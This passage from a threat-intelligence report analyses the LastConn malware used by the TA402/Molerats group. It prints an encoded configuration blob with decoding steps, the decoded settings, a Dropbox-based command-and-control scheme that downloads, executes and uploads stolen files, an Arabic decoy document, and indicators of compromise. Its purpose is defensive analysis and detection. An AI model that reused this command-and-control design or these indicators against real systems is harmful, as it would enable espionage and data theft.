TfRHe0BEd4RnLlR2bDxGblh2U9UGZvNEbsVGaT9Fd4RHQ0hHdu4mbvNEdzFGT94mbvNEdzFGTfRHe0BEevJ
EXFJVQXRlRPNVPoRXYQlXZL9Fd4RHQTZlWDVDV58UVOx0Nzk1QyIjVNd0RBFlVO1DelRXdN9Fd4RHQRhzR0I
UUWFDRx0jchJ1czFGUfRHe0B0ckF2bs52dvREXjlGbiVHUcNnclNXVcpzQ9IXaEhGdhB1X0hHdAVDN94mbvNU
ZtlGV0NXayZ0X0hHdABTN9UWbpRnRfRHe0BEM20TZtlGdvR1X0hHd#
```

Figure 9: Encrypted configuration

It can be decrypted by:

Splitting on “#” and finding the piece with data

- Reversing the data, but keeping any trailing “=”s
- Base64 decoding
- Splitting on “@”

The configuration for the February sample looks like:

txt_Totime=25

- txt_Ftime=20
- txt_FristTimeConn=20
- txt_PathDir=C:\Users\Public\Downloads
- txt_PassRar=YOV76B95S6
- txt_Mutex=95DTUJMONY4LMDLYZZBQFSSGG
- txt_KeyPath=SOFTWARE\MicroFile
- txt_LastConn=LastConn.txt
- txt_ShellCode=ShellCode.txt
- txt_ListFile=ListFile.txt
- txt_isdownload=isdownload.txt
- txt_FileToDown=FileToDown.txt
- txt_TokenRunOne=2AQ...
- txt_FileName=Local
- txt_MyToken=2AQ...
- txt_FileOpen=hamas.docx

txt_Setting=Setting

The configuration for the June sample looks like:

- txt_Totime=60

- txt_Ftime=50
- txt_FristTimeConn=45
- txt_PathDir=C:\Users\Public\Downloads
- txt_PassRar=1D1VQB4G8Q
- txt_Mutex=NVQAGGMV22CY37LNUO9T5CZVS
- txt_KeyPath=SOFTWARE\Box
- txt_LastConn=LastConn.txt
- txt_ShellCode=ShellCode.txt
- txt_ListFile=ListFile.txt
- txt_isdownload=isdownload.txt
- txt_FileToDown=FileToDown.txt
- txt_TokenRunOne=O1P...
- txt_FileName=Viewfile
- txt_MyToken=O1P...
- txt_FileOpen=news.doc
- txt_Setting=Setting


“txt_TokenRunOne” and “txt_MyToken” are Dropbox authentication tokens and have been redacted in this report. The malware trims the first three characters off the token before using them.

Most of these config options will be discussed below, but the ones that are not include:

- txt_Totime, txt_Ftime, and txt_FristTimeConn – used to control timing of the malware
- txt_Mutex – used as a mutex name
- txt_KeyPath – used as a registry subkey to track some malware status
- txt_isdownload – a status/debug file that is maintained on the malware’s Dropbox

Functionality

The first time LastConn runs, a “RunFileOnes” function is executed. This function uses the legitimate Dropbox API and the “txt_TokenRunOne” authentication token to download the “txt_FileOpen” file to “txt_PathDir”. This file is then opened, and Proofpoint researchers believe it is used to display a decoy document. The February decoy document was named “hamas.docx” and looked like:



انطلاق الانتخابات الداخلية لـ"حماس" الجمعة المقبل

افادة مصادر خاصة بانطلاق انتخابات حماس الداخلية الجمعة المقلبية بمنافسة كبيرة بين
تيارين كبيرين داخل الحركة احدهما بقيادة هنية و السنور و الذى يملك تاييد و دعم كبير من
طهران و التيار الاخر بقيادة مشعل الذى يعود بقوة للمنافسة و الذى يحظى برضا و دعم كل
من تركيا و قطر و بعض دول الخليج العربى .

كما و أكدت مصادر من حركة "حماس" أن الاستعدادات الكاملة لإجراء الانتخابات الداخلية
للحركة قد انتهت بالكامل، وأنه يجري حاليًا تجهيز قوائم من يحق ترشحيهم، ومن يحق لهم
الانتخاب، إيذانًا ببدء الانتخابات يوم الجمعة المقبل الذي يصادف التاسع عشر من الشهر
الجاري.

وقالت المصادر لـ"القدس": إن هذه التجهيزات انتهت في قطاع غزة والخارج، مبينة أن
الانتخابات في الخارج قد تنطلق في الخامس عشر من الشهر الجاري، أو أنها ستجري
بالتزامن مع القطاع.

Figure 10: Example of LastConn decoy document

The decoy document for the June campaigns, “news.doc”, was not available at the time of research.

After the decoy document functionality, a “StartFolder” function is executed. Using the Dropbox API and the “txt_MyToken” authentication token a working directory is created on the malware’s Dropbox named “<computer_name><username>”. An empty “txt_FileToDown” file is then uploaded to the working directory. Proofpoint researchers believe this empty file is used to signal that the malware has been initialized and is ready to execute commands.

The final broad function is called “GetUpload” and is used to do several things. First, it maintains the “txt_LastConn” malware activity log mentioned in the “Naming” section above.

Second, it downloads the “txt_Setting” file which contains a third Dropbox authentication token used for command handling. If this file cannot be downloaded, a new “txt_MyToken” is fetched from Pastebin sites and the download is tried again. At the time of research, the content of the configured Pastebin URLs were unavailable:

- hxxps://pastebin\.com/raw/q81XevX2
- hxxps://justpaste\.it/ONE_ME_OR18

Third, it downloads the legitimate RAR utility file Rar.exe and “txt_FileName”.rar file. The RAR archive is decompressed using the downloaded RAR utility and “txt_PassRar” password. The June campaign’s “Viewfile.rar” contained:

> Viewfile.exe - a copy of the LastConn malware
>
> SHA256: f55e2050733576fa16452e2589a187f4bf202ca3b54b1497ba2c006e8d3bdd45
>
> ViewfileQA.exe - a program that sets up registry “Shell Folders” and “User Shell Folders” persistence for LastConn
>
> SHA256: 0f36088ed9f5ffd4b42d35789113e99d8839edc52e554dbee0969bcad0200cfb

Fourth and final capability is command handling. The “txt_FileToDown” file is downloaded from Dropbox using the authentication token received in the “txt_Setting” file. If there are any commands to execute, this file will contain newline delimited “<command>=<command arguments>” entries. Commands include:

- DFileDrop – download and execute file hosted on the malware’s Dropbox
- DFromUrl – download and execute file hosted at a URL
- Cmd – execute cmd.exe command and send results back to the malware’s Dropbox via the “txt_ShellCode” file
- Powershell – similar to “Cmd”, but for Powershell
- WMIC - similar to “Cmd”, but for WMIC
- ListFile – get specified file listing and send results back to the malware’s Dropbox via the “txt_ListFile” file
- UploadFiles – create folder on the malware’s Dropbox and upload specified files to it
- Screenshot – take a screenshot and upload to the malware’s Dropbox
- GetIP – get IP address via hxxps://api.ipify\.org and upload to the malware’s Dropbox

Once a command is executed, its entry is removed from the “txt_FileToDown” file and the file is re-uploaded to the malware’s Dropbox.

Conclusion

TA402 is a highly effective and capable threat actor that remains a serious threat, especially to entities operating in and working with government or other geopolitical entities in the Middle East. Researchers anticipate TA402 will remain very active, based on its return to weekly threat activity as of June 2021. It is likely TA402 continue its targeting largely focused on the Middle East region. Proofpoint assesses TA402 will continue to develop and modify customized malware implants and include features to evade detection and automated analysis.

To defend against exploitation, Proofpoint recommends recipients pay close attention when downloading and opening password protected archives, and only open them from trusted sources. Proofpoint’s Threat Research team developed Emerging Threat rules to detect post infection network traffic.

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
f55e2050733576fa16452e2589a187f4bf202ca3b54b1497ba2c006e8d3bdd45	SHA256	“إجتماع وفد من حماس مع النظام السوري.exe” - LastConn sample June 2021

0db46fea5a0be8624069f978f115e4270833df29ed776c712182327a758fd639	SHA256	“Hamas-Syria.rar” - Password protected RAR archive containing LastConn exe June 2021
hxxp[:]//192[.]210[.]151[.]43/CVDWwr42525[.]php	URL	URL that leads to “Hamas-Syria.rar” June 2021
557c60ae9c613164fda3189720eaf78fe60b6bd8191f4d208ca3bbbdceffee36	SHA256	“hamas - syria.pdf” - PDF as seen in email June 2021
0f36088ed9f5ffd4b42d35789113e99d8839edc52e554dbee0969bcad0200cfb	SHA256	Sets up persistence for LastConn sample June 2021
1cf18ce4becf2244fb715aa52eb4d56b569a95f2a1e7a835d217a20a2757a2d8	SHA256	“Hammas.exe” - LastConn sample 16th February 2021
6d65804ca8f71e21b18de08176a53d8f203bc23629dd822ef3c0da217f95f119	SHA256	“Hammas.exe” - LastConn dropper 16th February 2021
cd60488acc0cc596c0de63eb0a7bca4ada4748fc4e76a86ca0fab42f15050347	SHA256	“Hammas.rar” - Password protected RAR archive containing “Hamas.exe” 16th February 2021
hxxps://script[.]google[.]com/macros/s/AKfycbxhRyJqO682mzT4C3-aNwSULjNPuHvhqpGYElJedUBPfaG60fZSOEQ/exec	URL	URL that leads to “Hammas.rar” 16th ebruary 2021

ET Signatures

2848195 - ETPRO MALWARE Molerats LastConn Dropbox Activity